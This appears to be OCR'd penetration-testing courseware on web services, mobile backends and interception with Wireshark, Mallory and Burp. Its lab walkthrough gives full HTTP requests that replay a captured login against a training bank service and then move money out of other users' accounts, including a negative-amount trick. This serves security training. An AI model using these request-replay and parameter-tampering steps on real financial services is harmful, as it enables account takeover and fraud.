Although from a usability perspective and from our organizations' view, this is a great change; these new systems are as critical if not more so to be tested for security issues. You need to understand what the risks are as an organization and how these new systems change how you test them as a penetration tester.

WEB SERVICES

Web services are web-based applications that do not host their own user interfaces:

- Perform a specific set of functions
- Sometimes try to avoid maintaining session state
- Target agents instead of users
- These agents can provide user interface, such as mobile applications

Two main types of web services:

- **SOAP:** Simple Object Access Protocol
- **REST:** Representational State Transfer

Web services are a software component that is made available to the network that does not have traditional user interfaces. This function is then called by agents or clients to retrieve data. Most of them are not usually used directly by users. An example would be a score reporting system that allowed news sites to retrieve the scores for that day's games. The news site would then process the results and display them within its site. Once upon a time, many web services were provided for free on the internet for anyone to use. When people realized that the data might be of value, a migration occurred to either protect web services as an internal resource or use it as a revenue source by subscription to clients. Gone are the “hippie free love” days of free information on the internet. SOAP seems to be on the decline in many implementations, moving to REST style JSON over HTTP interfaces, many of which are not exactly “standards”-based.

Web services are often deployed as a business-to-business means to transfer data, or between applications.

TESTING TECHNIQUES

Testing alternative web interfaces can take many forms:

- Testing the backend site or web service
- Interception of app/agent/device <-> server communication
- Reverse engineering the binary application and datastore
- Code analysis of the source code

Focus on the first two:

- Typically what penetration tests entail
- To do this, you may need a sample of valid requests and the ability to intercept or inject

Testing alternative web interfaces can be quite daunting when you start. Everyone understands the idea of an interception proxy between a web browser and the server, but how can you do this with a device? This is even more complex when you take into account all the different meanings people put to web penetration testing. For example, with testing mobile apps, do they mean testing the mobile app or the backend resources or actually doing source code review? All these can be part of mobile testing depending who you ask.

Today, we focus on testing the service the alternative web application calls. Typically, during web penetration tests, this is the part that people are asking for or what we find during the test. As you deal with a web application, you find a client interface that needs to be tested. So you need to be ready to deal with this type of application any time you test a web interface as well as when you have been specifically asked to test it.

ALTERNATIVE INTERFACE DISCOVERY

Alternative interface discovery is similar to web applications:

- Most of the same flaws exist

Slight differences in client-side attacks:

- XSS might be applicable
- SQL and other vulnerability errors are commonly hidden

The tools are similar:

- Main focus is capturing or intercepting traffic
- Bonus points if you can get it back into your normal web pen test tools

As you start to look at the actual testing of the alternative web interfaces and the discovery of flaws, you need to think of *normal* web penetration testing. Look for the same types of flaws and, in most cases, you deal with a web application or a portion of one. This is because most backend services for user interfaces and machine-to-machine clients are web-based. This is also because of the existing knowledge of developers and the ease of adding web communications to an existing application.

When you do look at the flaws, though, some of the client-side attacks have some differences. For example, XSS is not looking to grab cookies as often but instead focuses on hooking the client or grabbing data such as the iOS address book or SOAP XML datastore. You also need to consider things such client-side SQL injection.

The tools for dealing with this testing are also similar, if not outright the same ones. You actually see a lot of work done where existing tools add specialized features for these alternative web interfaces such as web services and mobile applications.

TRUSTS AND LIMITATIONS

Backend service/application often assumes the client is trusted:

- Usually makes it easier to test the backend

However, client-side often limits what you can do:

- Not always an interface to generate requests from/to
- Not always possible to fully map all functionality

As always, context is key:

- Documentation is great if available
- Capture/intercept if possible
- Make educated guesses if all else fails

The flaws in this testing are the same flaws as elsewhere. SQL injection is still SQL injection, and command injection is still the same on the backend service. You just need to adjust to the new focus these attacks may have. For example, SQL injection can now target the client portion of the application due to the use of SQLite and other SQL technologies within the client portion of the applications.

You also have the great aspect that these backend services commonly *trust* the traffic coming into them. This is because of a misunderstanding by the developer where he assumed that all the traffic will be coming from a *trustworthy* application he built for the device. It is even more common in these clients to see that filtering or protections are disabled or not implemented because of this type of thinking!

Another difference we mentioned earlier is the change in client-side attacks. It is less likely that your XSS exploit can find any cookies that are useful. However, by changing the goal of the payload to data egress or hooking the client system, you often find that these exploits are even more powerful when used in some environments such as mobile.

WIRESHARK

Capture traffic while you use the client (or while it is in operation)

Then use the protocol analysis to see what's happening:

- Following TCP Stream can be helpful to copy/paste the request to Burp Suite

If you don't have the server's TLS key or the session keys, you can't see encrypted traffic content

```
GET /rsrc.php/v1/y-/r/VgBV3hcOsx9.js HTTP/1
Host: static.ak.fbcdn.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.facebook.com/plugins/li
2Fwww.secureideas.net&layout=button_count&s
+ms&colorscheme=light&height=21

HTTP/1.1 200 OK
Content-Type: application/x-javascript; cha
Last-Modified: Sat, 03 Mar 2012 22:19:47 GM
X-Content-Type-Options: nosniff
Content-Encoding: gzip
X-FB-Debug: A3hOcukGFRJPXNTGwFXGa1ybS6IdhZO
X-Cnection: close
Content-Length: 48989
```


A typical use of Wireshark is to start your testing by grabbing a packet capture. By performing this capture at the beginning of the mapping step in the methodology, you can quickly see how the application behaves on the wire. This information then provides you with the beginning of an understanding of the moving parts, which you can then turn into an idea of what tools you need during discovery.

You also can continue to run a sniffer and then import the PCAP into so that you have a record of what happened. Too often without this, you will miss data or information because of the speed at which things move, and the use of non-HTTP traffic. By having this record, you can review things in hindsight and gain more of an understanding of the target application.

CAPTURE/INTERCEPTION

Interception tools do more than capture; they MitM

Interception can be configured in different ways:

- Configure proxy setting on the endpoint client
- Configure interception tool to be an invisible proxy

HTTPS and encrypted packets can cause major issues:

- Sniffers can't see the encrypted data
- Endpoint may not trust interception tool's self-signed certificate
- Applications may use a pinned certificate

When you look at how you test alternative applications, interception is the main requirement for your setup. You need to either get *between* the application and its backend pieces or get into the system in such a way that you can see this traffic. The ultimate goal is to actually be a part of the traffic stream by monkey in the middling the connection. This ultimate goal enables you to actually change what is sent and prevent the responses from going to the client unmodified if you so choose. As well, the reverse is true, modifying the responses you order to control the client application.

When you look at these interception tools, you can realize that they can do so much more than just intercept the traffic. All of them provide analysis and parsing of the traffic to make it easier for you to use the information. Many of them also provide the ability to inject things and attacks into the stream. In some cases this is a free-form injection, and in others they provide tools to assist in this type of attack and discovery. You have two main ways to do interception. Depending on the tool and how you need to configure it, the method will typically be chosen for you. You have to then set things up based on the method you use.

To effectively use a sniffer such as Wireshark, it has to capture the traffic. Now this sounds easy, but many people forget that sniffers typically do not run on the endpoints. So either you need to run it on the machine that runs the emulator or you need to set up our system somehow that allows it to see the traffic generated by the client. One of the issues with a sniffer is that it can't often decrypt encrypted traffic such as HTTPS.

For interception proxies, this is typically easier to set up. You can simply tell the application or device to use the proxy as just that. You can also do tricks such as the redirections with DNS poisoning, arp-cache-poisoning, source routing, or other tools such as Mallory to force traffic through the proxy. The biggest concern with proxies is when the traffic is encrypted as with HTTPS. Because the client commonly checks to make sure it is a certificate that it trusts, you either have to force the application to accept it or use a CA-signed certificate that has a CA trusted by the application or device.

MALLORY

Mallory is a transparent proxy:

- Proxies TCP and UDP (lower protocol layer than HTTP)

This enables you to intercept traffic:

- Without configuring the device with a proxy
- Great for older versions of Android

Mallory works with Linux iptables:

- Provides an access point for other devices

It then tunnels the traffic through the Mallory system:

- Enables you to intercept and modify/inject traffic

Mallory, by the Intrepidus Group, is a wonderful transparent proxy for all TCP and UDP traffic. Did you catch that? It can proxy for all traffic types, not just HTTP and HTTPS. This enables you to capture traffic from applications that communicate in other protocols and still handle the HTTP and HTTPS traffic involved.

Mallory is also a great system because it works on a system acting as an access point. It then *invisibly* routes the traffic through itself, allowing you to gain access to applications and devices that either do not support a proxy or that you didn't set up to proxy. Due to the lack of proxy settings on older Android devices and the common case in which non-HTTP applications do not deal with proxies, this is a wonderful feature to have.

Mallory is an enormously interesting tool that can overwhelm many people because of the complexities of setting it up and running it. You can retrieve it at https://github.com/intrepidusgroup/mallory


Mallory is designed to work within a system set up as an access point. This access point enables the client to connect to it as the network gateway. Then, using iptables, Mallory redirects the traffic through the Mallory system. This is how Mallory can intercept the traffic, even when the application doesn't understand or support the traditional proxy idea.

USING MALLORY

Mallory has two run modes:

- **Scripts:** Allow for automatic modification of traffic
- **GUI:** Provides an interface similar to regular interception proxies

Connections are treated similarly to HTTP requests in Burp



You have two main ways to interact with Mallory. The first is through scripts. These scripts are written before you start intercepting the traffic and are loaded by Mallory. They are designed to be run based on the traffic detected and automatically process the traffic according to what you want to happen. For example, Mallory ships with a script that automatically flips images upside down on a web page. Although this script is not a useful one for penetration testing, it does enable you to quickly determine if the traffic is routed through Mallory correctly.

The other interface to Mallory is the one that you use more often during a penetration test. That is the GUI. It provides an easy interface to see what traffic is going through Mallory. You can then analyze this traffic and intercept it for modification. This interface is similar to other interception proxies such as Burp but has differences because it handles other protocols, which may include binary-based ones.

BURP SUITE

Burp is now your old friend!


- Used in all forms of penetration testing involving HTTP/S

It also enables you to intercept the web calls transparently:

- If the application uses HTTP or HTTPS

You can then make use of its automatic features:

- Fuzzing or scanning the backend applications
- Parsing and rewriting requests and responses



I assume you knew that Burp was going to be discussed before we even got to this page! It is used in all forms of penetration testing that involves HTTP, so it is perfect for dealing with the web traffic from client applications. It intercepts and records all the traffic from the client that is HTTP/S and enables you to deal with the requests and responses.

Although this interception is great, the other features of Burp are the main reason to use it during an alternative interface penetration test. With the fuzzing capabilities as well as other automatic features, you can use Burp for the mapping, discovery, and exploitation of the client application and the backend services. Commonly during an assessment of an alternative web interface, you use the rewrite capabilities of Burp to intercept the traffic and change it to what you need.

TRANSPARENT PROXY SETUP

Transparent intercepting traffic requires a bit of setup:


- Which you can make default

The default proxy listener is bound to localhost:

- You need to change this to allow incoming connections or add a new one

You also need to choose how to handle HTTPS:

- Separate CA or a specific cert



When you look at using Burp to intercept traffic for alternative web interfaces, a couple items are the base of what you need to do. These two items are changes you make to enable Burp to intercept the traffic from the client. These changes are needed because Burp, by default, is set up to run on the same machine as the application making the web requests.

The first change is to the listener for the proxy. By default, it is bound to allow only the local host machine to connect to it. This won't work for what you need because the client application runs on another system, even if that system is a VM or an emulator. You need to select the listener on the options tab of the Burp. Then either edit the existing listener or add a new one. Simply select an interface or address other than local host in the resulting window. This does expose the web interface to Burp to whatever interface you select. This could cause security issues, so we recommend selecting to disable the web interface.

The other option you need to look at is how you handle HTTPS connections. Obviously, if the application tested doesn't use this, you aren't worried about this. (You may have a finding to write up, though.) Burp enables you to provide a certificate to install in the operating system or application so that it trusts the HTTPS connection through Burp. Typically, you use the Generate a CA-signed per-host certificate option. This allows Burp to generate certificates using its CA-cert for any HTTPS hosts found during testing. This does mean, though, that your testing device needs to trust the certificate from Burp. This is typically an easy change to make for your testing lab.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

MOBILE APPLICATIONS

Applications are probably the main feature of modern mobile devices and provide the majority of features users want

Applications on these devices come from many different companies:

- Some from the device manufacturer
- Some from the OS creator
- Some from the service provider
- But most from thousands of third parties

The security of the mobile device, the installed applications, and the data stored are all interdependent

Many of these applications interact with backend servers on the internet through web services

Mobile applications have become the biggest part of owning or using a mobile device! Most of the features the users want are provided by third-party applications. Even the features of the device have been *improved* by third-party applications. These applications range from full office suites to remote access applications and various games. Who could forget the most important application around, the flashlight app!

Because these applications are built by third parties and internal developers, the security of the applications is dependent on the skill and attention of these developers. This combined with the vast numbers of applications used means that the majority of the security holes and problems are caused by these applications. As an industry, we have to try and ensure that we run only safe applications and in a secure environment. Yes, that means that we are mainly dependent on the awareness of users.

Testing mobile applications is covered in the SANS course SEC575: Mobile Device Security and Ethical Hacking.

MOBILE PLATFORMS

Mobile platforms fall into a few different categories:

- Apple iOS
- Google Android
- BlackBerry
- Microsoft Windows
- Other

Each of these platforms brings similarities and differences in mobile application testing:

- Some organizations support all platforms
- Others choose to support one or two

You need to address these in your testing

The organizational strategy for dealing with mobile issues is key

As we discuss mobile devices, you need to understand that the platforms fall into a few different main categories. There are others, webOS comes to mind, but for the most part, the four discussed here cover the vast majority of devices. The other platforms will either go away or start supporting features and applications from the main four. For example, BlackBerry PlayBooks now support running Android applications.

Each of these platforms is similar because of the nature of running on a mobile device, but they bring differences in security and management. These differences are where the complexity gets worse because we must address them in our controls and policies.

As organizations move to support these mobile platforms, they have to make a decision. Will they support different platforms or choose just one? Many organizations currently fall in the middle supporting BlackBerry and iOS. This is because of the vast acceptance BlackBerry has in organizations and the inroads Apple is making. Android has been making leaps and bounds moving ahead in a lot of areas, some of them in enterprises. Some other players are still in the hardware, software, and platform areas; however, they do not seem to have any significant market share or impact at present. Consumer-oriented developers are more likely to support both iOS and Android, whereas in enterprises so far, organizations still seem to lean toward iOS and Blackberry.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION

Target: http://bank-service:4242 (doesn't end in .sec642.org):
- Started by typing **bank-service** in a terminal

Sample Requests: Use Wireshark to open bank-session.pcap:
- In the ~/Sample-Files/Network-Captures folder

Goals:
- Use Burp Repeater to pay off your loan account

Hints:
- Don't forget to change the IP and port in Burp Repeater
- Don't forget to URL encode the + character in the session_key
- Don't forget that GET requests must end in two new line characters

Bonus:
- Transfer money from your own accounts as well as 111111111 and 22222222 to your debit account to pay off your loan; try to be the first to transfer 1 million!

Targets:

http://bank-service:4242 (no .sec642.org on the end of this)

bank-session.pcap (in ~/Sample-Files/Network-Captures/ folder)

Goals:

1. Open the bank-session.pcap files in the Sample-Files/Network-Captures folder on your desktop.
2. Start the bank service by typing **bank-service** in the terminal.
3. Use Repeater and the requests from the pcap to log in.
4. Attempt to transfer money between these accounts: 123456789, 987654321, 111111111, and 22222222.

Hints:

- Change the IP and port in Burp Repeater. You must do this in the upper-right corner of the Repeater window. This is the information needed for the TCP layer, and the information in the request is data for the HTTP layer.
- URL encode the + character in the session_key. The other characters such as / do not need to be encoded.
- GET requests must end in two new line characters, including the new line character on the end of the last header line. You can see this in the PCAP captures. Note the difference of new line characters between the GET and POST requests and their respective responses.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION LAUNCH THE BACKEND AND WIRESHARK

In a terminal, launch the bank-service:

```
bank-service
```

Launch Burp and Firefox; proxy the browser through Burp

In another terminal, change directory:

```
cd /home/samurai/Sample-Files/Network-Captures
```

- Launch Wireshark with the PCAP

```
wireshark bank-session.pcap &
```

- Launch a text editor to keep notes in vi or Kate/Gedit; if you prefer, a GUI Nano is also acceptable

To set up this lab, you need the bank backend service running, you want a browser to make an initial HTTP call to the backend, and you then send this request to Repeater in Burp. The details of the transactions you send to the bank service are all in the PCAP file. Following are the steps:

1. Launch a terminal and then type in **bank-service <enter>**
   `bank-service`.

2. Launch Burp Suite and the Firefox web browser. Make sure Firefox uses Burp as a proxy.

3. Launch a second terminal and change directory to the Network-Captures folder
   `cd /home/samurai/Sample-Files/Network-Captures`

   Launch Wireshark with bank-session.pcap in the background
   `wireshark bank-session.pcap &`

   Launch a text editor to keep notes of the HTTP requests and responses from Wireshark; vi is an awesome editor. Kate or Gedit are GUIs. Nano is Okay. (Emacs is NOT okay!)

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION FOLLOW TCP STREAMS

Follow the TCP stream; copy and paste into another tool

Increment the display filter stream number for the next stream

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 192.168.1.7:8080
Connection: Keep-Alive
Content-Length: 41
Accept-Encoding: gzip

password=DontStealMyMoney&username=justinHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 106
Date: Sun, 29 Mar 2015 12:54:34 GMT
Server: student-desktop

{"username": "justin", "key": "pSCoxLsGbnseawc/ivlYZcycRDJud+A/", "created": "2015-03-29
08:54:34.312012"}
```


One of the easiest and quickest ways to recreate an HTTP transaction is to open the PCAP file and then follow each TCP stream one by one. Copy the relevant portion of the request into a text editor. Repeat until you have gone through all of the TCP streams and have copied all the requests. Pay particular attention to spacing and line feeds/carriage returns. Modify each of the requests to match the objective and then paste into Burp Repeater. The following are the steps:

- Type this as a display filter **`tcp.stream eq 0`** and right-click one of the packets. Select Follow -> TCP Stream.
- Follow stream 0, and copy the login HTTP POST request. Note that there is a blank line between the headers and payload and no carriage return after the end of the payload.
- Copy and paste into the text editor. Change the Host header line to the correct values (**`127.42.84.9:4242`**).
- Repeat for `tcp.stream eq 1` and so on to follow all the other TCP conversations.

An alternative method is the BApp PCAP Importer, which is a Burp extension for importing PCAP files directly into the proxy (not currently installed in the Samurai WTF VM).

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION BURP REPEATER (1)

Make baseline request through Firefox; then send to Burp Repeater

```
GET /login HTTP/1.1
Host: 127.42.84.9:4242
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cache-Control: max-age=0
```


In this screen capture, we made a baseline request through Firefox for `http://127.42.84.9:4242/login`, which we then can see in Burp Proxy's HTTP History tab. The response is a 405 for an invalid request, but that does not matter. We just need any request with the correct IP address and port to send to Repeater. Right-click the GET request in HTTP History and send it to Repeater.

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION BURP REPEATER (2)

Copy the login request from the text editor, and then paste the wanted parameter values into Burp Repeater

```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 127.42.84.9:4242
Connection: Keep-Alive
Content-Length: 41
Accept-Encoding: gzip

username=justin&password=DontStealMyMoney
```

Your response should include a `"key": "<your session key>"`

In Repeater, copy and paste the login POST request from the PCAP TCP session. Pay particular attention to ensure that you change the `Host:` header to **`127.42.84.9:4242`**. Also check to see that there is one blank line between the HTTP headers and the payload. There is no end-of-line character after the end of the payload. The response should be JSON and include a key value that is needed to perform transactions in the application.

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 106
Date: Sat, 20 Feb 2016 14:39:51 GMT
Server: samuraiwtf

{"username": "justin", "key": "dsNPF6W9/dWqt17ikcjTM6lqCaLRylC3", "created":
"2016-02-20 09:39:51.185553"}
```

Copy and paste the session key into the text editor, which is everything between the quotation marks after **"key":** section, including any + and / characters. You will need to URL encode the + characters to %2b if there are any.

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION ERRORS?

If the application responds with an error, double-check the username, password, line spacing, and Host: header

The E1 error is often caused by an invalid Host: header, too few, or too many line breaks

The E2 error for the session key is often caused by not encoding the + char or leaving out a / char

The E3 error is caused by a typo in the account number

E4 means you have run out of money; try a different account

No response is usually too many, or too few, carriage returns

If you play with the app enough, you can map out the error table. We've done that for you, so if you receive an error, just look it up in the following table:

- E1 – incorrect username or password
- E2 – invalid session key
- E3 – account does not exist
- E4 – balance too low
- E5 – forbidden
- E6 – permission denied

E1 can often be caused by an invalid Host header or too many or too few carriage returns.

E2 can often be caused by not encoding the + character or leaving out a / character in the session key.

If you get no response from the application, double-check line breaks, particularly after the end of headers and the payload.

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION ACCOUNT BALANCES

Now that you have a session key, you can submit a request for account numbers and see account balances; we are well on our way to transferring funds!

Don't forget to encode the + character (%2b)!

```
GET /accounts?session_key=3FAPQOoXO9c8OlvNQhhHWajcZekw%2blEq HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 127.42.84.9:4242
Connection: Keep-Alive
Accept-Encoding: gzip
```


The session key is required to submit requests to the application. Now that you have a valid one, you can submit a request for a statement, which gives you account numbers and balances. Note that certain characters in session keys need to be encoded. Use the Burp Decoder tab if necessary; typically you need to encode the + character.

```
    {"username": "justin", "key": "oaXQR2YBEAzHN2st6Ktm/WhY+ia6/QaO", "created": "2016-02-27
16:08:08.424512"}
```

The encoded session key to use would be

```
oaXQR2YBEAzHN2st6Ktm/WhY%2bia6/QaO
```

The completed GET request should look like this. (Your session key should be different.)

```
GET /accounts?session_key=3FAPQOoXO9c8OlvNQhhHWajcZekw%2blEq HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 127.42.84.9:4242
```

With the response looking like this:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 159
Date: Sat, 27 Feb 2016 21:21:40 GMT
Server: samuraiwtf

    [{"balance": "71121132292144895.77", "type": "debit", "account_number": 123456789},
{"balance": "-70026426.23", "type": "credit", "account_number": 987654321}]
```

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION TRANSFER MONEY!

With the session key, account numbers, and balances, you can transfer funds to pay off the debit account

Use your own accounts for testing, and then take money from other accounts!

```
POST /transfer?session_key=3FAPQOoXO9c8OlvNQhhHWajcZekw%2blEq HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod
Build/GINGERBREAD)
Host: 127.42.84.9:4242
Connection: Keep-Alive
Content-Length: 60
Accept-Encoding: gzip

amount=100.0&from_account=123456789&to_account=987654321
```


If you want to transfer $100.00 from the credit account 123456789 to your debit account 987654321, all you need to do is perform a POST to the application. To be successful, the transaction must have a valid session key in the URI with the amount and account numbers as parameters in the payload, as shown in the slide in the Burp Repeater screen capture or the following text.

```
POST /transfer?session_key=3FAPQOoXO9c8OlvNQhhHWajcZekw%2blEq HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 127.42.84.9:4242
Connection: Keep-Alive
Content-Length: 60
Accept-Encoding: gzip

amount=100.0&from_account=123456789&to_account=987654321
```

A valid response from the server should look like this:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 17
Date: Sat, 27 Feb 2016 21:37:21 GMT
Server: samuraiwtf

{"success": "S1"}
```


EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION VIEW STATEMENT

To quickly view the current statement of balances, perform a GET to /statement with a valid session key

First one to pay off a loan wins!

Next, try to "borrow" 1 million from other people!

For a hint of how to win the transfer funds race, try transferring negative numbers to speed things up and to avoid depleting the balance of the source accounts!

To see your progress, check the account balances by viewing the statement:

```
GET /statement?session_key=rDx4bgcCLQhtr5tpAQf8nrTsUSoO2PIr HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.5; CyanogenMod Build/GINGERBREAD)
Host: 127.42.84.9:4242
Connection: Keep-Alive
Accept-Encoding: gzip
```

The response payload should look like this:

```
<!doctype html>
<title>Statement</title>
<h1>Statement</h1><p>
Debit Account: 123456789<br/>
Balance: 71121132292144795.77
</p><p>
Credit Account: 987654321<br/>
Balance: -70026326.23</p>
```

EXERCISE: MOBILE APPLICATION WIRESHARK EXTRACTION EXERCISE CONCLUSION

Shut down the banking backend with Control-C (^c)

We used Wireshark to examine a PCAP capture containing transactions between a mobile application and a backend

Follow TCP Stream is your friend

When you have a valid session, you can submit transactions

By manipulating the parameters in Burp Repeater, you can exploit the application

This exercise enabled you to examine the HTTP interaction between a mobile application and the backend web application. The first TCP stream gave you the correct parameters and POST request to log in. After you have a valid session ID, you can submit other transactions successfully. By using the observed parameters and HTTP calls, you could view account numbers and balances, transfer funds, and then finally pay off that loan!

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

CLIENT-SIDE COMPILED OBJECTS

Client-side code comes in many different types

We are not looking for flaws in client applications:

- Flaws in client applications are serious, but usually out of scope for web pen tests

Focus on the client technologies that are used by the application, looking for flaws that weaken their security

Some examples would be:

- Flash
- Java
- Silverlight
- ActiveX

Client-side code comes in many different types. During a web penetration test, you do not typically look for flaws in client applications, such as vulnerabilities within Internet Explorer or Adobe Reader. You focus on the client technologies that are used by the application, which may have flaws that weaken the security of the application. Many different types of client-side code exist. Some examples would be things such as ActiveX, Flex, Flash, and Java. We focus more on Flash and Java in this class. This is because they currently have the largest install base and most common usage within web applications. They are the most popular and have the widest user base (Flash and Java). Many enterprises hope they will both die at some point!

METHODOLOGY

You can apply a common set of techniques to these client-side technologies:

- Download the code
- Decompile if necessary
- Examine the code for security issues

Examples of vulnerabilities:

- Storage of sensitive data client side
- Calls to server-side APIs
- Authentication and authorization issues
- Client-side input validation
- Logic flaws in client-side code

We can apply a common set of techniques in a methodology when we encounter client-side code. This applies to AJAX (JavaScript), Java, Flash, Silverlight, and ActiveX. In our penetration testing methodology, the mapping step involves understanding the functionality and flow of the application. This involves downloading all the client-side code and looking for issues there. Some of the code may be in a binary format and needs to be decompiled if possible. In modern applications, often significant portions of the overall logic are run in our browser. Also, these technologies can give us a thick client look in the browser. Often, vulnerabilities in the sandbox or virtual machine that runs the client-side code are considered out of scope for a web application penetration test. We look for vulnerabilities that the client-side code introduces into the overall application. In some cases, the entire logic of the application, as well as much of the data, runs in our browser.

Our methodology for examining client-side code:

1. Download the code to examine it outside of the browser.
2. Decompile the binary objects if necessary.
3. Examine the code for security vulnerabilities.
4. Examples of security vulnerabilities include the following:
   - The applications often download sensitive data client side.
